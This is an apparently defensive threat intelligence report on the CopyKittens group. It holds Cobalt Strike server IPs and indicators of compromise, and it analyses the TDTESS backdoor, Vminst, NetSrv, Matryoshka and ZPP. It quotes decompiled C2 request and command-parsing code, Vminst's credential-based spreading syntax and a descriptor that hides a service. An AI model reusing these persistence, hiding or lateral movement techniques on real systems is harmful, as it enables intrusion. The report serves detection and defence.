104.200.128.206	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.208	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.209	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.48	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.58	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.64	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.71	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
107.181.160.138	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
107.181.160.178	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
107.181.160.194	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
107.181.160.195	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
107.181.161.141	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
107.181.174.21	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
107.181.174.228	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
107.181.174.232	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
107.181.174.241	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
86.105.18.5	Cobalt Strike	Netherlands	WorldStream B.V.	AS49981
93.190.138.137	NA	Netherlands	WorldStream B.V.	AS49981
212.199.61.51	Cobalt Strike	Israel	012 Smile Communications LTD.	AS9116
80.179.42.37	NA	Israel	012 Smile Communications LTD.	AS9116
80.179.42.44	NA	Israel	012 Smile Communications LTD.	AS9116

Recently the attackers implemented self-signed certificates in some of the severs they manage, impersonating Microsoft and Google.[37]



Basic Data

Subject CN=microsoft.com, OU=Microsoft Advertisements, O=Microsoft Corporation, L=NewYork, ST=NewYork, C=NY
Issuer CN=microsoft.com, OU=Microsoft Advertisements, O=Microsoft Corporation, L=NewYork, ST=NewYork, C=NY
Serial 1451035561
Validity 2017-07-03 14:32:53 to 2017-10-01 14:32:53 (90 days, 0:00:00)
Names microsoft.com

Fingerprint

SHA-256 f4aaac7d6aafc426d1adbe3b845a26c4110f7c9e54145444a8668718b84cbdb0
SHA-1 ff372e00f0595dbd7113b21eb9b75e8b4e4ecf84
MD5 30f71ca5210f159eb061e1b6cbd982de

Public Key

Key Type 4096-bit RSA, e = 65,537
Modulus 81:3e:2e:4d:89:04:92:e6:95:2d:ca:3d:a4:86:5f:b0:4d:0d:2b:8c:29:b0:76:d4:
SPKI SHA-256 8f8cd6253abf2c95d35b892a4c749cf03cd80b1f40a5621beb5f0f5b71eddece

Browser Trust

Apple Self-Signed
Microsoft Self-Signed
Mozilla NSS Self-Signed

Key Usage and Constraints

Is CA? False

Censys Metadata

Added At 2017-07-06 06:44:58
Updated At 2017-07-06 02:45:01
Source Scan
Tags dv, unknown, self-sign unexpired

Self-signed digital certificate impersonating Microsoft as captured by censys.io

[37] https://censys.io/certificates/f4aaac7d6aafc426d1adbe3b845a26c4110f7c9e54145444a8668718b84cbdb0

Malware

In this chapter we analyze and review malware used by CopyKittens.

TDTESS Backdoor

TDTESS (22fd59c534b9b8f5cd69e967cc51de098627b582) is 64-bit .NET binary backdoor that provides a reverse shell with an option to download and execute files. It routinely calls in to the command and control server for new instructions using basic authentication. Commands are sent via a web page. The malware creates a stealth service, which will not show on the service manager or other tools that enumerate services from WINAPI or Windows Management Instrumentation.


Installation and removal

TDTESS can run as either an interactive or non-interactive (service) program. When called interactively, it receives one of the two arguments: *installtheservice* to install itself or *uninstalltheservice* to remove itself. The arguments are described below:

installtheservice

If running with administrator privileges, it will install a service with the following characteristics:

Key name: *bmwappushservice*
Display name: *bmwappushsvc*
Description: *WAP Push Message Routing Service*
Type: *own (runs in its own process)*
Start type: *auto (starts each time the computer is restarted and runs even if no one logs on to the computer)*
Path: *<main executable path> (In our analysis: c:\Users\PC008\Desktop\t.exe)*
Security descriptor:
D:(D;;DCLCWPDTSD;;;IU)(D;;DCLCWPDTSD;;;SU)(D;;DCLCWPDTSD;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)




```
c:\Users\PC008\Desktop>sc qc bmwappushservice
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: bmwappushservice
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "c:\Users\PC008\Desktop\t.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : bmwappushsvc
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

c:\Users\PC008\Desktop>sc getdisplayname bmwappushservice
[SC] GetServiceDisplayName SUCCESS
Name = bmwappushsvc

c:\Users\PC008\Desktop>sc sdshow bmwappushservice

D:(D;;DCLCWPDTSD;;;IU)(D;;DCLCWPDTSD;;;SU)(D;;DCLCWPDTSD;;;BA)(A;;CCLCSWLOCRRC;;
;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRC
WDWO;;;BA)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)
```

Service information from command-line using sc tool

The hardcoded security descriptor used to create the service is a persistence technique. Interactive users, even if they are administrators, cannot stop or even see the service in services.msc snap-in.

Following is a list of denied commands:


service_change_config
service_query_status
service_stop
service_pause_continue
delete



Name	Type	Data
(Default)	REG_SZ	(value not set)
Description	REG_SZ	WAP Push Message Routing Service
DisplayName	REG_SZ	bmwappushsvc
ErrorControl	REG_DWORD	0x00000001 (1)
FailureActions	REG_BINARY	00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 14 00 00 00 01 00 00 00 80 ee 36 00
ImagePath	REG_EXPAN...	"c:\Users\PC008\Desktop\t.exe"
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)


Service information in Registry

Two log files are created during the service installation, but deleted by the program. Following is their recovered content:



```
Running a transacted installation.

Beginning the Install phase of the installation.
See the contents of the log file for the C:\Users\PC008\Desktop\t.exe assembly's progress.
The file is located at C:\Users\PC008\Desktop\t.InstallLog.

The Install phase completed successfully, and the Commit phase is beginning.
See the contents of the log file for the C:\Users\PC008\Desktop\t.exe assembly's progress.
The file is located at C:\Users\PC008\Desktop\t.InstallLog.

The Commit phase completed successfully.

The transacted install has completed.
```

InstallUtil.InstallLog



```
Installing assembly 'C:\Users\PC008\Desktop\t.exe'.
Affected parameters are:
   assemblypath = C:\Users\PC008\Desktop\t.exe
   logfile = C:\Users\PC008\Desktop\t.InstallLog
   logtoconsole =
Installing service bmwappushservice...
Service bmwappushservice has been successfully installed.
Creating EventLog source bmwappushservice in log Application...
Committing assembly 'C:\Users\PC008\Desktop\t.exe'.
Affected parameters are:
   assemblypath = C:\Users\PC008\Desktop\t.exe
   logfile = C:\Users\PC008\Desktop\t.InstallLog
   logtoconsole =
```


<filename>.t.InstallLog

After creating the service, it will update the file creation time to that of the following file:

%windir%\system32\svchost.exe


uninstalltheservice

If running with administrator privileges, it will uninstall the said service, create log files and then deletes them.



```
The uninstall is beginning.
See the contents of the log file for the C:\Users\PC008\Desktop\t.exe assembly's progress.
The file is located at C:\Users\PC008\Desktop\t.InstallLog.

The uninstall has completed.
```

InstallUtil.InstallLog



```
Uninstalling assembly 'C:\Users\PC008\Desktop\t.exe'.
Affected parameters are:
   assemblypath = C:\Users\PC008\Desktop\t.exe
   logfile = C:\Users\PC008\Desktop\t.InstallLog
   logtoconsole =
Removing EventLog source bmwappushservice.
Service bmwappushservice is being removed from the system...
Service bmwappushservice was successfully removed from the system.
Attempt to stop service bmwappushservice.
```

<filename>.t.InstallLog


Because the service installing mechanism appears to be default for .NET programs, the creator of the tool deletes the log files right after they are created.

If no argument is given when called interactively, the program terminates itself.

Functionality

The service is started immediately after installation. After five minutes, it verifies internet connectivity by making a HTTP HEAD request to microsoft.com.

Then it tries to access the C&C servers looking for commands.




```
while (Delegate128.smethod_0(ref enumerator))
{
    string text = Delegate99.smethod_0(ref enumerator);
    try
    {
        WebClient object_ = Delegate111.smethod_0();
        Delegate16.smethod_0(object_, Delegate90.smethod_0
        (RequestCacheLevel.NoCacheNoStore));
        Delegate69.smethod_0(Delegate48.smethod_0(object_), "User-Agent",
        "XXXXXXXXXXXXXXXX/5.0 (Windows NT 6.1 WOW64; Trident/7.0; AS; rv:11.0) like
        Gecko");
        Delegate69.smethod_0(Delegate48.smethod_0(object_), "Proxy-Authorization",
        Delegate86.smethod_0("Basic ", Delegate20.smethod_0(GClass2.smethod_0
        (Class1.byte_0, Delegate107.smethod_0(Delegate24.smethod_0(), Class1.smethod_2
        (false))))));
```

me	Value	Type
list_1	{System.Collections.Generic.List<string>}	System.Collectio
enumerator	{System.Collections.Generic.List.Enumerator<string>}	System.Collectio
text	"http://is-cdn.edge.g18.dyn.usr-e12-as.akamaitechnology.com/deploy/assets/css/main/style.min.css"	string
object_	{System.Net.WebClient}	System.Net.Web
stream_	null	System.IO.Strean
object_2	null	System.IO.Strean
text2	null	string
result	null	string
V_7	null	System.Exceptior

Hardcoded HTTP parameters and URL

As a reply, TDTESS expects one of the following Bas64 encoded commands:

getnrun *- download and execute a file. Parameters are drop, drop_path and t.*
runnreport *- send information about the computer. Parameters are cmd and boss.*
wait *- time to next interval to get data.*



```
});
Class1.string_5 = Delegate61.smethod_0(array3[0]);
if (Delegate133.smethod_0(Class1.string_5, "getnrun"))
{
    string[] array5 = array4;
    for (int j = 0; j < array5.Length; j++)
    {
        string object_2 = array5[j];
        if (Delegate138.smethod_0(Delegate61.smethod_0(object_2), "drop>"))
        {
            Class1.string_0 = Delegate57.smethod_0(object_2, new string[]
            {
                "drop>"
            }, StringSplitOptions.None)[1];
        }
        else if (Delegate138.smethod_0(Delegate61.smethod_0(object_2), "drop_path>"))
        {
```

Getnrun command and parameters

Indicators of Compromise

File name:

tdtess.exe

md5:

113ca319e85778b62145019359380a08

Services:

bmwappushservice

Registry Keys:

HKLM\System\CurrentControlSet\Services\bmwappushservice

URLs:

http://is-cdn.edge.g18.dyn.usr-e12-as.akamaitechnology[.]com/deploy/assets/css/main/style.min.css
http://a17-h16.g11.iad17.as.pht-external.c15.qoldenlines[.]net/deploy/assets/css/main/style.min.css

HTTP artifacts:

"User-Agent : XXXXXXXXXXXXXXXXX/5.0 (Windows NT 6.1 WOW64; Trident/7.0; AS; rv:11.0) like Gecko"
"Proxy-Authorization : Basic [Data]" – [Data] Will contain the TDTESS encrypted data to send

Vminst for Lateral Movement

Vminst (a60a32f21ac1a2ec33135a650aa8dc71) is a lateral movement tool used to infect hosts in the network using previously stolen credentials. It Injects Cobalt Strike into memory of infected hosts.

The binary implements ServiceMain and is intended to be installed as a service named “sdrsrv.” When it functions as a service, it injects Cobalt Strike beacon into its own process (which is 32-bit “svchost”) or creates a new 32-bit “rundll32” process and injects the beacon into the new process. The injection method depends on the parameter received when the service was created.

It is configured to open a new “rundll32” process in suspend-mode and create a remote thread which executes a Cobalt Strike beacon or shellcode.

The binary has the option to run and load itself in memory. It also has the option to be executed through its exported function "v," which gets a base64 string parameter built as follows:

Base-64-Encode(“/mv /OptionalCommand”)

OptionalCommand can be one of the following:

- **help** - prints usage instructions:

  ```
  [*] /help V160\n
  Get : Create Service and run beacon over self thread\n
  [*] /get ip (use current token)\n
  [*] /get ip domain user pass\n
  [*] /get ip user pass\n
  New : Create Service and run beacon over new rundll32.exe thread\n
  [*] /new ip (use current token)\n
  [*] /new ip domain user pass\n
  [*] /new ip user pass\n
  [*] /new ip user pass\n
  Del : Delete service and related dlls from remote host
  [*] /del ip domain user pass\n
  [*] /del ip user pass\n
  [*] /del ip\n
  Run : Run a new beacon !\n
  [*] /run [no arguments]
  ```
- **del** - stops and deletes the service “sdrsrv,” and deletes the following files:

  ```
  \\ [IP or computer name (Can be Localhost)]\C$\Users\public\vminst.tmp
  \\ [IP or computer name (Can be Localhost)]\C$\Windows\Temp\vminst.tmp
  \\ [IP or computer name (Can be Localhost)]\C$\Windows\vminst.tmp
  ```
- **scan** - sends “[ok]” to the parent of its parent process.
- **info** - sends “[ok]” to the parent of its parent process.
- **run** - injects a beacon into a new “rundll32” process.
- **get** - gets an IP address, installs and starts the “sdrsrv” service in the remote hosts.
- **new** - gets IP address, deletes the old vminst from install path, and installs the “sdrsrv” service in the remote hosts. Then, starts the service with parameter “NEW_THREAD” that runs the service. This command is likely used for updating the implant.

The attacker uses vminst.tmp to spread across the organization. Using the command *“rundll32 vminst.tmp,v /mv /get ip-segment credentials”* it enumerates the segments and tries to connect to the hosts through SMB (“GetFileAttributes” to network path), installing the “sdrsrv” service in each host it can access.

Indicators of Compromise

File name:
vminst.tmp

md5:
A60A32F21AC1A2EC33135A650AA8DC71

Services:
sdrsrv

Registry Keys:
HKLM\System\CurrentControlSet\Services\sdrsrv

Path:
\\ [IP or computer name (Can be Localhost)]\C$\Users\public\[File]
\\ [IP or computer name (Can be Localhost)]\C$\Windows\Temp\[File]
\\ [IP or computer name (Can be Localhost)]\C$\Windows\[File]

File, one of:
vminst.tmp - The malware
l.tmp - Log file from last V command

NetSrv – Cobalt Strike Loader

NetSrv (efca6664ad6d29d2df5aaecf99024892) loads Cobalt Strike beacons and shellcodes in infected computers.

The binary implements ServiceMain, intended to be installed as a service named "netsrv." When it functions as a service, it is configured to open a new "rundll32" process in suspend-mode and create a remote thread that executes a Cobalt Strike beacon or shellcode.

The binary also has the option to be executed with parameters that determine what it will inject into the "rundll32" process. The command-line is as follows:

netsrv.exe /managed /ModuleToInject

The *ModuleToInject* can be one of these options:
sbdns
slbdnsk1
slbdnsn1
slbsbmn1
slbsmbk1

Each of these options injects a Cobalt Strike beacon or shellcode into the "rundll32" process.

Indicators of Compromise

File names:
netsrv.exe
netsrva.exe
netsrvd.exe
netsrvs.exe

Services:
netsrv
netsrvs
netsrvd

Registry Keys:
HKLM\System\CurrentControlSet\Services\netsrv
HKLM\System\CurrentControlSet\Services\netsrvs

HKLM\System\CurrentControlSet\Services\netsrvd

Matryoshka v1 – RAT

Matryoshka v1 is a RAT analyzed in the 2015 report by ClearSky and Minerva.[38] It uses DNS for command and control communication, and has common RAT capabilities such as stealing Outlook passwords, screen grabbing, keylogging, collecting and uploading files, and giving the attacker Meterpreter shell access. We have seen this version of Matreyoshka in the wild from July 2016 until January 2017.

The Matryoshka.Reflective_Loader injects the module Matryoshka.Rat, which has the same persistence keys and communication method described in the original report.

Indicators of Compromise

File name	Md5	Command and control
Kernel.dll	94ba33696cd6ffd6335948a752ec9c19	cloudflare-statics[.]com
win.dll	d9aa197ca2f01a66df248c7a8b582c40	cloudflare-analyse[.]com
update5x.dll 22092014_ver621.dll	506415ef517b4b1f7679b3664ad399e1 1ca03f92f71d5ecb5dbf71b14d48495c	mswordupdate17[.]com

Registry Keys:

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run\{0355F5D0-467C-30E9-894C-C2FAEF522A13}
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{0355F5D0-467C-30E9-894C-C2FAEF522A13}

Scheduled Tasks:

\Windows\Microsoft Boost Kernel Optimization
Windows Boost Kernel

Matreyoshka v2 – RAT

Matryoshka v2 (bd38cab32b3b8b64e5d5d3df36f7c55a) is mostly like Matreyoshka v1 but has fewer commands and a few other minor changes. Upon starting it will inject the communication module to all available processes (with the same run architecture and the same or lower level of permission).

The inner name of Svchost's is Injector.dll. The next stage, in memory, is ReflectiveDLL.dll. The ReflectiveDLL.dll provides persistence via a schedule task and checks that the stager, Injector.dll, exist on disk.

ReflectiveDLL.dll gets commands via the following DNS resolutions:

Command	Resolved IP	Functionality
Send full info	104.40.211.100	Send host information
Beacon	104.40.211.11	Inject Cobalt Strike beacon
MessageBox	104.40.211.12	Pop MessageBox with simple note (Only if injected into process with user interface)
Get UID	104.40.211.13	Send UID
Exit	104.40.211.14	Exit the process the thread was injected into
OK_StopParse	161.69.29.251	keep-alive or end chain of commands

[38] www.clearskysec.com/report-the-copykittens-are-targeting-israelis/

Indicators of Compromise

File names:

Svchost32.swp
Svchost64.swp

Md5:

bd38cab32b3b8b64e5d5d3df36f7c55a

Folder path:

[windrive]\Users\public\
[windrive]\Windows\temp\
[windrive]\Windows\tmp\

Files:

LogManager.tmp
edg1CF5.tmp (malware backup copy)
ntuser.swp (malware backup copy)
svchost64.swp(malware main file)
ntuser.dat.swp (log file)
455aa96e-804g-4bcf-bcf8-f400b3a9cfe9.PackageExtraction (folder)
_%d.klg (keylog file, random integer)
_%d.sc (screen capture file, random integer)

Command and control:

winupdate64[.]com

Services:

sdrsrv

Class from CPP RTTI:


PSCL_CLASS_JOB_SAVE_CONFIG
PSCL_CLASS_BASE_JOB

ZPP – File Compressor

ZPP (bcae706c00e07936fc41ac47d671fc40) is a .NET console program that compresses files with the ZIP algorithm. It can transfer compressed files to a remote network share.

Command line options are as follows:

-I - File extension to compress (i.e.: .txt)
-s - Source directory
-d - Destination directory
-gt - Greater than creation timestamp
-lt - Lower than creation timestamp
-mb - Unimplemented
-o - Output file name
-e - File extension to skip (except)




```
C:\Users\Homer\Desktop>zpp.exe
Finding 0 file in
[ERROR] Error Main -i(with.) -s -d -gt -lt -mb -o -e
```

ZPP

ZPP will recursively read all files in the source directory to compress them with the maximum compression rate if their names match the extension pattern given (-i). The compressed ZIP file is written to the output directory (-d). If no output file name is set, ZPP will use the mask *zpp<random_number>.out. <file_number>.*

For example:




```
Finding 2 file in dest
Writing zip [zpp5077.out0] ,0 files remaining ,total file save = 2
Writing 2 files to dest Completed.
```

Filename is zpp5077.out0

The file compilation timestamp is Tue, 05 Jul 2016 17:22:59 UTC.

ad09feb76709b825569d9c263dfdaaac is a previous version (compilation timestamp: Sat, 09 Jan 2016 17:02:38 UTC) and is only different in that it accepts the –e switch, which ignored by the program logic.

214be584ff88fb9c44676c1d3afd7c95 is the newest version (compilation timestamp: Mon, 26 Sep 2016 19:49:34 UTC). It is supposed to implement the –s switch but although it is set when the user gives it to the program, the switch is ignored by the code.



```
C:\Users\Homer\Desktop>zpp2.exe
Version 2.0
[ERROR] Error Main -i(with.) -s -d -gt -lt -mb -o -e -S(splitMB)
```

